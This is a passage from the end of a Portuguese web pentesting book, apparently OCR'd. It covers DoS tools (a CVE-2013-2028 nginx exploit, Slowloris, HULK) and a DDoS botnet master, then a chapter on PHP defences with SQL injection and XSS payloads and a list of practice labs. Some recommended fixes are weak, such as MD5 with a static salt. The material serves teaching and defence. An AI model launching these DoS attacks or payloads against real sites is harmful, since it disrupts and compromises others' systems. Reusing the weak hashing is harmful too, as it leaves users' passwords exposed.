root@kali# cd objs
root@kali# ./nginx
```

O Nginx ficará aguardando por conexões na porta 80. Assim, acesse http://localhost e verifique se o site está recebendo conexões.

Ao executar o exploit, o site será paralisado:

```
root@kali# python2.7 CVE-2013-2028.py 127.0.0.1
```

12.2 CVE-2007-6750

O Slowloris é uma ferramenta para negação de serviço que atinge servidores Apache com versões inferiores à 2.2.22. A vulnerabilidade ocorre, pois o Apache não lida bem com vários socks legítimos que são abertos e não finalizados. Dessa forma, enquanto o Slowloris mantém os socks abertos, o servidor Apache fica sobrecarregado.

Antes de testar o exploit, será necessário finalizar o Apache, para que não haja conflito na porta 80:

```
root@kali# service apache2 stop
```

Obtenha a versão 2.2.14 do Apache em https://archive.apache.org/dist/httpd/httpd-2.2.14.tar.gz.

Realize a instalação do Apache 2.2.14:

```
root@kali# cd httpd-2.2.14
root@kali# ./configure
root@ kali# make
root@kali# make install
```

```
root@kali# ./httpd
```

Obtenha o Slowloris em https://exploit-db.com/exploits/8976.

Enquanto o Slowloris estiver sendo executado, o site será paralisado:

```
root@kali# perl slowloris.pl -dns localhost
```

12.3 HTTP Unbearable Load King (HULK)

Abre várias conexões dinâmicas (linha 87 do arquivo hulk.py) com o método urllib2.urlopen(), mantendo-as aberta (linha 93 do arquivo hulk.py), tentando sobrecarregar o servidor.

Obtenha o HULK em https://packetstormsecurity.com/files/download/112856/hulk.zip.

Para realizar um ataque de DoS:

```
root@kali# pythton2.7 hulk.py http://site.com
```

O ataque realizado com o HULK exemplifica o ataque de DoS, no qual uma única máquina envia um excesso de requisições para a vítima, e, dependendo do alvo, esse ataque pode ser pouco efetivo.

Um ataque de DDoS (Distributed Denial of Service – negação de serviço distribuído) nada mais é do que várias máquinas atacando o alvo, todas realizando um ataque de DoS ao mesmo tempo, visando aumentar o desempenho. A Figura 12.1 mostra a diferença entre os dois tipos de ataque.



Figura 12.1 – À esquerda, um ataque de DoS. À direita, um ataque de DDoS.

Para o ataque de DDoS ser bem-sucedido, o atacante infectará diversas máquinas (chamadas de zumbies ou bots, pois agem como zumbies, esperando por ordens de uma central). Desse modo, o atacante envia ordens por uma central de comandos (mestre) e os zumbies iniciam o ataque.

Com Python, é possível criar uma interface gráfica para o mestre (Figura 12.2).



Figura 12.2 – Interface gráfica pyZombie (mestre) sendo executado em ambiente Windows (multiplataforma).

Obtenha o pyZombie em https://github.com/danielhnmoreno/pyZombie.

Será necessário alterar o código do arquivo hulk.py para que ele estabeleça conexão com o mestre (troque o endereço localhost pelo IP do atacante) e inicie o ataque de DDoS.

CAPÍTULO 13

Correções

Conforme visto no decorrer do livro, as vulnerabilidades usadas contra aplicações web são decorrentes da má validação de dados enviados pelo usuário. Sendo assim, o PHP fornece muitas funções prontas que auxiliam na mitigação das principais ameaças web. Além da correta implementação dessas funções, faz-se necessária uma análise manual da lógica da aplicação web. Por exemplo, um painel administrativo pode estar protegido contra ataques de injeção SQL, porém isso não será útil caso o atacante tenha acesso direto à URL http://site_vulnerável/admin/upload.php, em que seja possível realizar um ataque de upload de arquivos, hospedando uma backdoor no servidor, ou mesmo alterar o valor de um cookie, realizando ataques de escalonamento de privilégios.

Desse modo, sempre que possível, utilize o maior número de filtros possíveis, a fim de garantir a segurança defensiva em profundidade (da expressão “defense in depth” em inglês).

Tenha em mente que a segurança não é algo definitivo ou uma regra a ser seguida à risca, porém algumas medidas básicas podem ser tomadas para sanatizar as principais ameaças do ambiente web. Em qualquer projeto, sempre faça o usuário jogar de acordo com as suas regras, e não o contrário. Por exemplo, suponha que um site que permita envio de arquivos utilize a seguinte expressão regular para bloquear o envio de arquivos PHP:

```
<?php
$arquivo = $_GET["arquivo"];
if( preg_match("/^[a-zA-Z0-9]+\.php$/", $arquivo) )
   die("Não é permitido arquivos .php");
?>
```

A expressão regular deixa passar arquivos como php3 e php5, que são válidos

interpretados pelo Apache. Assim, em vez de tentar adivinhar todos os tipos de arquivos e caracteres especiais que o usuário pode enviar, filtrar o envio de arquivos somente para o tipo desejado constitui uma abordagem melhor. Caso a aplicação permita o envio somente de arquivos PDF:

```
<?php
$arquivo = $_GET["arquivo"];
if( ! preg_match("/^[a-zA-Z0-9]+\.pdf$/", $arquivo) )
   die("Permitido apenas arquivos .pdf");
?>
```

Obviamente, quanto mais filtros são implementados, menor é a usabilidade do usuário, porém maior é o grau de segurança. E, quanto maior a liberdade dada ao usuário, menor é a segurança da aplicação.

13.1 Injeção SQL

O maior problema de injeção SQL é não sanatizar aspas, pois um atacante poderá inserir aspas na consulta SQL e criar a própria consulta com o operador UNION ou UNION ALL.

Para consultas simples, as funções addslashes() e mysqli_real_escape_string() realizam o correto escape das aspas. Exemplo:

```
//$nome = addslashes($_GET["nome"]);
$nome = mysqli_real_escape_string($conexao, $_GET["nome"]);
$sql = "SELECT * FROM usuarios WHERE nome = '$nome' ";
mysqli_query($conexao, $sql) or die();
```

O primeiro problema consiste em esses dois métodos sanatizarem apenas os caracteres aspas simples, duplas, barra invertida, caractere nulo (addslashes()), nova linha (\n), retorno de carro (\r) e Ctrl+z (mysqli_real_escape_string()). Caso uma consulta não delimite o termo a ser buscado por aspas simples, a injeção SQL continua possível. Um exemplo são consultas relacionadas a valores numéricos:

```
//$id = addslashes($_GET["id"]);
$id = mysqli_real_escape_string($conexao, $_GET["id"]);
$sql = "SELECT * FROM usuarios WHERE id = $id";
$dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
```

Caso o atacante insira o payload -1 UNION ALL SELECT

1,2,3,4,database(),6 no valor do campo ID, a injeção SQL será possível.

Outro problema ocorre, pois já foram relatadas vulnerabilidades relacionadas ao método addslashes(), como problemas de caracteres multibyte quando a codificação no banco de dados é do tipo BIG5, GBK ou SJIS. O atacante pode tentar tirar proveito do caractere 0xbf5c (válido no GBK). Assim, caso uma requisição GET (ou POST) seja enviada com o payload %bf%27, a função addslashes() adiciona uma barra invertida (%5c) antes das aspas simples (%27), gerando o seguinte resultado: %bf%5c%27. Como o caractere %bf%5c é válido na codificação GBK, o payload resulta em injeção SQL.

Requisições SQL devem ser construídas via PDO, sendo o método mais seguro contra ataques de injeção SQL. Para inserir ou atualizar valores:

```
<?php
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
$consulta = $conexao->prepare('INSERT INTO usuarios(login,senha) VALUES(?,?)');
$consulta->execute( array($_POST["login"], $_POST["senha"]) );
?>
```

Para retornar valores por meio de uma consulta SELECT:

```
<?php
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
$consulta = $conexao->prepare('SELECT * FROM usuarios WHERE login=? AND senha=?');
$consulta->execute(array($_POST["login"], $_POST["senha"]));
while( $linha = $consulta->fetch() ){
   echo $linha["nome"];
}
?>
```

Cuidado caso a lógica da aplicação retorne dados inseridos, pois não há filtragem dos caracteres < e >. Desse modo, se o atacante inserir o payload

```
<script>alert(String.fromCharCode(88, 83, 83))</script>
```

ou

```
<script>alert("XSS")</script>
```

em algum campo, o ataque de XSS será possível. No exemplo a seguir, pode-se inserir valores no campo de endereço:

```
<?php
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
$consulta = $conexao->prepare('INSERT INTO usuarios(endereco) VALUES(?)');
```

```
// Permite entradas como <script>alert(String.fromCharCode(88, 83, 83))</script>
$consulta->execute( array($_POST["endereco"]) );
?>
```

Posteriormente, o conteúdo é recuperado:

```
<?php
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
$consulta = $conexao->prepare('SELECT * FROM usuarios WHERE login=? AND senha=?');
$consulta->execute( array($_POST["login"], $_POST["senha"]) );
while( $linha = $consulta->fetch() ){
   echo $linha["endereco"];        // ecoa na tela o pop-up JavaScript
}
?>
```

13.2 Injeção em formulários de e-mail

As funções filter_var() e filter_input() realizam uma filtragem nos tipos de dados, impossibilitando o uso de caracteres especiais. Utilize-os em conjunto a expressões regulares:

```
<?php
$email = filter_var( $_POST["email"], FILTER_VALIDATE_EMAIL);
if( ! $email)
   die("E-mail inválido");
?>
```

13.3 Injeção de comandos (command injection)

Em muitas situações, uma página web deve executar comandos do sistema. Um cenário típico são interfaces de roteadores que executam comandos como o ping para avisar ao usuário se uma determinada estação da rede responde por pacotes ICMP.

Uma função que auxilia na tarefa de sanatização de vulnerabilidades command injection é a escapeshellarg(). Porém, conforme discutido em https://sektioneins.de/en/advisories/advisory-032008-php-multibyte-shell-command-escaping-bypass-vulnerability.html, algumas versões do PHP são vulneráveis a injeção de caracteres multibyte. Assim, as funções escapeshellarg() e escapeshellcmd() não fazem a correta sanatização dos dados de entrada, permitindo a execução remota de comandos.

Como regra geral, tome muito cuidado antes de implementar alguma função built-in, pois o que teoricamente sanatizaria uma vulnerabilidade, acaba “abrindo as portas” do sistema para um atacante. Sendo assim certifique-se de que a função já foi corrigida para a versão do PHP a ser utilizada no seu ambiente de produção. Como opinião pessoal, prefiro trabalhar com listas de controle e expressões regulares. Mesmo assim, caso você deseje implementar essas funções por conta e risco, apresentamos, a seguir, um código PHP que envia um ping para alguma estação da rede:

```
<pre><?php
$ip = escapeshellarg($_GET["ip"]);
system("ping -c 2 $ip");
?>
```

13.4 Senhas esquecidas

A senha do usuário nunca deve ser exposta em mecanismos de recuperação de senhas, e, sim, armazenadas de forma criptografada no banco de dados. Caso o usuário queira trocar de senha, implemente um formulário de troca de senhas integrado a um mecanismo de envio de e-mail. No e-mail, um token aleatório é anexado, garantindo mais segurança no momento da definição da nova senha.

13.5 Validação via JavaScript

O JavaScript não deve ser usado como mecanismo de defesa, visto que é possível desabilitar ou manipular dados enviados via JavaScript. A segurança e a filtragem dos dados devem sempre ser feitas no lado servidor.

O JavaScript deve ser usado apenas para os usuários legítimos inserirem corretamente os dados, aliviando o processamento do lado servidor. Por exemplo, ao criar uma rotina JavaScript não permitindo a utilização de aspas simples no nome de usuário, garanta a segurança contra ataques de injeção SQL por meio de consultas preparadas via PDO.

13.6 Cross-site scripting e injeção HTML

A função htmlentities() sanatiza entradas, transformando < e > em código HTML. Por padrão, aspas simples não são convertidas. Sendo assim, utilize a função com a opção ENT_QUOTES:

```
htmlentities("string", ENT_QUOTES, "UTF-8")
```

Por exemplo, para sanatizar o parâmetro nome recebido via requisição GET:

```
<?php
$nome = htmlentities($_GET["nome"], ENT_QUOTES, "UTF-8");
echo $nome;
?>
```

Nem sempre é possível sanatizar entrada de usuários com essa função, como ocorre no exemplo a seguir, em que a injeção XSS ainda é possível:

```
<?php
$pagina = htmlentities( $_GET["pagina"], ENT_QUOTES, "UTF-8" );
echo "<a href=$pagina>pagina</a>";
?>
```

Para realizar o ataque de XSS:

```
http://localhost/pagina.php?pagina=javascript:alert("XSS")
```

Caso a lógica da aplicação permita a utilização de listas de controle (*white lists* ou *black lists*), este pode filtrar entradas do usuário:

```
<?php
$paginas = ["index.php", "upload.php", "admin.php"];
if( ! in_array( $_GET["pagina"], $paginas) )
   die("Página inválida");
echo "<a href=$_GET[pagina]>pagina</a>";
?>
```

13.7 Man-in-the-Middle

É possível utilizar diversas medidas para bloqueio do ARP Spoofing, como a adoção de VPNs, programas para monitoramento da tabela ARP etc.

Para o Linux, há um excelente programa chamado ArpON, mas é necessária a sua instalação:

```
root@kali# apt-get install arpon
```

Existem duas formas de configurar o ArpON; a primeira é configurá-lo pelo SARPI, mas se faz necessário inserir cada endereço IP da rede vinculado

junto com o seu endereço MAC. Esse processo é estático.

A segunda forma é pelo DARPI; o próprio ArpON faz a leitura e a associação de cada endereço IP da rede com o seu endereço MAC. Esse processo é dinâmico.

Em qualquer um dos modos, se houver alterações na tabela ARP, o ArpON exibirá essa alteração como alerta no arquivo de log e não realizará mudanças na tabela ARP, ou seja, bloqueará o ataque de Man-in-the-Middle.

Para configurar o ArpON pelo SARPI:

1. Edite o arquivo de configuração do ArpON /etc/default/arpon, descomentando a linha relacionada ao SARPI e alterando a última linha de *no* para *yes*:

   ```
   # For SARPI uncomment the following line (please edit also /etc/arpon.sarpi)
   DAEMON_OPTS="-q -f /var/log/arpon/arpon.log -g -s"
   # For DARPI uncomment the following line
   #DAEMON_OPTS="-q -f /var/log/arpon/arpon.log -g -d"
   RUN="yes"
   ```

2. Edite o arquivo /etc/arpon.sarpi:

   ```
   --- Defina estaticamente os endereços IPs e o seu endereço MAC. Estou inserindo apenas o MAC do roteador, o correto é inserir a relação IPxMAC da rede inteira ---
   192.168.1.1   74:ea:3a:e1:e8:66
   ```

3. Inicie o ArpON:

root@kali# **service arpon start**

4. Caso alguma tentativa de mudança na tabela ARP seja realizada (como um ataque MitM), acompanhe os logs em /var/log/arpon/arpon.log.

```
root@kali# tail -f /var/log/arpon/arpon.log
```

13.8 Exposição de dados sensíveis

Dados sensíveis como senhas nunca devem ser armazenadas em claro ou via funções de hashes, como o MD5 e o SHA-1 sem a utilização de SALT. Programas como o *John the ripper* e diversos sites da internet conseguem realizar ataques de dicionários para recuperação dos valores.

A maneira mais simples de armazenar dados em banco de dados por meio de funções como o MD5 ou SHA-1 acrescidas de um SALT. Mesmo em um ataque de injeção SQL, em que é possível retornar os valores da tabela, sem o SALT dificilmente o atacante recuperará os dados armazenados. O exemplo a seguir insere a senha em MD5 acrescida de SALT:

```
<?php
$salt = "salt randômico";
$senha = md5( $salt . $_POST["senha"] . $salt);
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
$consulta = $conexao->prepare('INSERT INTO usuarios(login,senha) VALUES(?,?)');
$consulta->execute( array($_POST["login"], $senha) );
?>
```

Para recuperar o valor armazenado em uma consulta SELECT, comparam-se os hashes e, caso sejam iguais, a senha está correta:

```
<?php
$salt = "salt randômico";
$senha = md5( $salt . $_POST["senha"] . $salt);
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
$consulta = $conexao->prepare('SELECT * FROM usuarios WHERE login=? AND senha=?');
$consulta->execute( array($_POST["login"], $senha) );
if( $linha = $consulta->fetch() ){
   // Usuário autenticado com sucesso
}
?>
```

As funções password_hash() e password_verify() também podem ser usadas para geração e comparação de hashes de senhas.

13.9 Remote File Inclusion (RFI), Local File

Inclusion (LFI) e travessia de diretórios

A menos que a linha allow_url_include seja habilitada manualmente no arquivo php.ini, ataques de RFI não são possíveis.

Uma medida simples que ajuda no controle de ataques LFI é incluir arquivos somente pelo seu nome final, por meio da função basename():

```
<?php
$arquivo = basename($_GET["arquivo"]);
include "/var/www/html/" . $arquivo;
?>
```

Caso a lógica da aplicação permita a utilização de listas de controle (*white lists* ou *black lists*) para filtragem de dados de entradas do usuário:

```
<?php
$paginas = ["index.php", "upload.php", "admin.php"];
$arquivo = basename($_GET["arquivo"]);
if( ! in_array( $arquivo, $paginas) )
   die("Página inválida");
include "/var/www/html/" . $arquivo;
?>
```

13.10 Cross-site Request Forgery (CSRF)

É possível usar tokens de sessão randômicos para evitar que usuários realizem alguma ação crítica. A medida apresentada prevenirá ataques de CSRF, porém de nada será útil caso o site apresente vulnerabilidades de XSS ou clickjacking. A função md5() combinada com uniqid() e rand() podem ser usadas para a criação de um valor randômico:

```
$token = md5( uniqid(rand(), True) );
```

A fim de que o token anti-CSRF seja corretamente implementado, o conteúdo da variável $token deve ser armazenado em uma variável de sessão:

```
<?php
session_start();
$token = md5( uniqid(rand(), True) );
$_SESSION["token"] = $token;
?>
```

Sempre que alguma ação crítica for tomada, o token de sessão é comparado

com o token enviado via método GET ou POST. Se os valores forem diferentes, a ação não é tomada. A seguir, transmite-se o token de sessão para o usuário via campo oculto (linha u) quando ele solicita uma troca de senha no sistema. A segunda parte da lógica consiste em verificar se a variável $_POST["token"] está definida e ao mesmo tempo se o seu valor é igual ao valor armazenado na variável de sessão (linha v). Dessa forma, se o usuário alterar manualmente, no código HTML, o valor do token de sessão (linha u), nenhuma ação é tomada.

```
<?php
session_start();
?>
<form action="" method="POST">
   u<input type="hidden" name = "token" value="<?php echo $_SESSION['token'] ?>">
   Nova senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
vif( isset($_POST["token"]) AND $_POST["token"] == $_SESSION["token"] ){
   // Ação a ser tomada
}
?>
```

13.11 Clickjacking

Utilizar o cabeçalho HTTP X-FRAME-OPTIONS constitui uma forma de combate ao clickjacking. Outra técnica muito utilizada é o frame busting:

```
<script>
if( top.location != location)
   top.location = self.location;
</script>
```

Muitas técnicas que burlam o frame busting baseiam-se em evitar a execução de códigos JavaScript. A seguir, uma melhoria no frame busting (proposto por Gustav Rydsted em IEE Web 2.0 Security and Privacy – http://w2spconf.com/2010/papers/p27.pdf):

```
<style>
html {display:none;}
</style>
<script>
```

```
if(self == top){
   document.documentElement.style.display = "block";
} else{
   top.location = self.location;
}
</script>
```

13.12 Redirecionamento não validado

Utilize listas de filtros (*white* ou *black lists*) para determinar quais URLs a aplicação redirecionará ao usuário. Exemplo:

```
<?php
$URLs = ["http://site1.com", "http://site2.com", "http://site3.com"];
if( ! in_array($_GET["url"], $URLs) )
   die("Página inválida");
header("Location: $_GET['url']");
?>
```

Caso o redirecionamento seja realizado pelo valor numérico (exemplo: http://localhost/redir.php?url=1):

```
<?php
switch( $_GET["url"] ){
   case 1:
      $url = "http://site1.com";
      break;
   case 2:
      $url = "http://site2.com";
      break;
   case 3:
      $url = "http://site3.com";
      break;
   default:
      $url = "http://site1.com";
}
header("Location: $url");
?>
```

13.13 RIPS

O RIPS, usado para análise de código-fonte PHP, torna-se útil para trabalho de revisão de código-fonte, buscando por vulnerabilidades. Caso exista

alguma, o programador será alertado. O RIPS conta com duas versões: gratuita e comercial, e ambas se encontram em http://rips-scanner.sourceforge.net.

Para um teste simples, crie o arquivo /var/www/html/lfi.php com o seguinte conteúdo:

```
<?php include $_GET["arquivo"] ?>
```

Para testar o RIPS:

1. Obtenha a versão gratuita em https://sourceforge.net/projects/rips-scanner/files.
2. Descompacte o arquivo .zip no diretório /var/www/html/rips.
3. Acesse o endereço http://localhost/rips. Na opção path/file, insira o diretório raiz do servidor web ou apenas o arquivo em que se queira realizar a verificação. Em vuln type, é possível escolher o tipo de vulnerabilidade a ser verificada. Por se tratar de uma vulnerabilidade do tipo LFI, selecione a opção File Inclusion. Por fim, clique em scan (Figura 13.1).



Figura 13.1 – Analisando o código-fonte em busca de vulnerabilidades por meio do RIPS.

4. A vulnerabilidade de Local File Inclusion será detectada. O interessante é que o RIPS propõe como sanatizar a vulnerabilidade. No caso, por meio de *white lists* (Figura 13.2).



Figura 13.2 – O RIPS detecta e propõe melhores maneiras de corrigir a vulnerabilidade.

CAPÍTULO 14

Considerações finais

Pentest em aplicações web não se limita apenas aos exemplos abordados no livro, há inúmeras fontes de pesquisas na própria internet que podem ser usadas para aprendizado. A ideia deste livro é servir como guia para os iniciantes, pois, conforme discutido no início da obra, eu sentia muita dificuldade em encontrar um material escrito de forma simples e que me indicasse um caminho inicial.

O que eu encontrava eram muitos tutoriais e macetes, mas uma pergunta sempre ficava na minha cabeça: por quê? Por que eu consigo obter os dados de uma tabela apenas inserindo aspas simples em uma consulta? O que está acontecendo na aplicação PHP que me permite esse ataque? Será que um esquema de "bypass" usado especificamente contra uma aplicação vai funcionar em todos os sites que eu encontrar pela frente? A resposta, inevitavelmente, era olhar e entender o código-fonte escrito para aquela aplicação específica. Obviamente essas perguntas foram respondidas por minha cabeça e espero que este livro tenha esclarecido os principais ataques que ocorrem contra aplicações web e qual é o modus operandi de um atacante.

Deixarei por último uma lista de aplicações web vulneráveis com as quais, em meu ponto de vista, é interessante você brincar, pois são baseadas em ambientes reais:

- bWAPP – Considero a melhor máquina virtual com muitos exemplos da OWASP, na qual o livro se baseou. A máquina virtual bee-box, contendo o bWAPP, está disponível em http://itsecgames.com.
- DVWA – Códigos PHP vulneráveis. Ideal para iniciantes. Disponível em http://dvwa.co.uk.

- DVWS – Similar ao DVWA, porém para web services. Disponível em https://github.com/snoopysecurity/dvws.
- Multillidae – Vários códigos PHP vulneráveis, baseado na OWASP. Disponível no SamuraiWTF e dentro da máquina virtual BWA (Broken Web Applications Project – https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project).
- OWASP – Site oficial da OWASP em https://owasp.org.
- OWASP Vulnerable Web Applications Directory Project – O endereço https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project contém uma lista com os principais ambientes web vulneráveis. Inclui laboratório on-line, links para download de máquinas virtuais etc.
- PentesterLab – Várias máquinas virtuais. Cada lição explora um tipo de vulnerabilidade diferente. Disponível em https://pentesterlab.com.
- XVWA – Similar ao DVWA, porém com mais exemplos. Disponível em https://github.com/s4n7h0/xvwa.
- WebGoat – Contém vários códigos vulneráveis. Disponível em https://github.com/WebGoat/WebGoat.

Referências bibliográficas

ANDREU, Andres. *Professional Pen Testing for Web Applications*. Indianapolis: Wiley Publishing Inc, 2006.

CARETTONI, Luca. *Burp Suite Starter*. Birmingham: Packt Publishing, 2013.

LONG, Johnny; GARDNER, Bill; BROWN, Justin. *Google hacking para pentest*. São Paulo: Novatec, 2016.

MAHAJAN, Akash. *Burp Suite Essentials*. Birmingham: Packt Publishing, 2014.

MUNIZ, Joseph; LAKHANI, Aamir. *Web Penetration Testing with Kali Linux*. 2. ed. Birmingham: Packt Publishing, 2013.

NÁJERA-GUTIÉRREZ, Gilberto. *Kali Linux Web Penetration Testing Cookbook*. Birmingham: Packt Publishing, 2016.

PAULI, Josh. *Introdução ao web hacking*. São Paulo: Novatec, 2013.

PESSOA, Marcio. *Segurança em PHP*. São Paulo: Novatec, 2008.

PRASAD, Prakhar. *Mastering Modern Web Penetration Testing*. Birmingham: Packt Publishing, 2016.

SCAMBRAY, Joel; LIU, Vicent; SIMA, Caleb. *Hacking exposed*: Web applications. 3. ed. Nova York: McGraw-Hill Education, 2011.

SHIFLETT, Chris. *Essential PHP Security*. Sebastopol: O'Reilly, 2005.

SILVA, Maurício Samy. *JavaScript Guia do programador*. São Paulo: Novatec, 2010.

STUTTARD, Dafydd; PINTO, Marcus. *The Web Application Hacker's handbook*. 2. ed. Indianapolis: Wiley Publishing Inc, 2011.

UTO, Nelson. *Testes de invasão de aplicações web*. Rio de Janeiro: Escola Superior de Redes, 2013.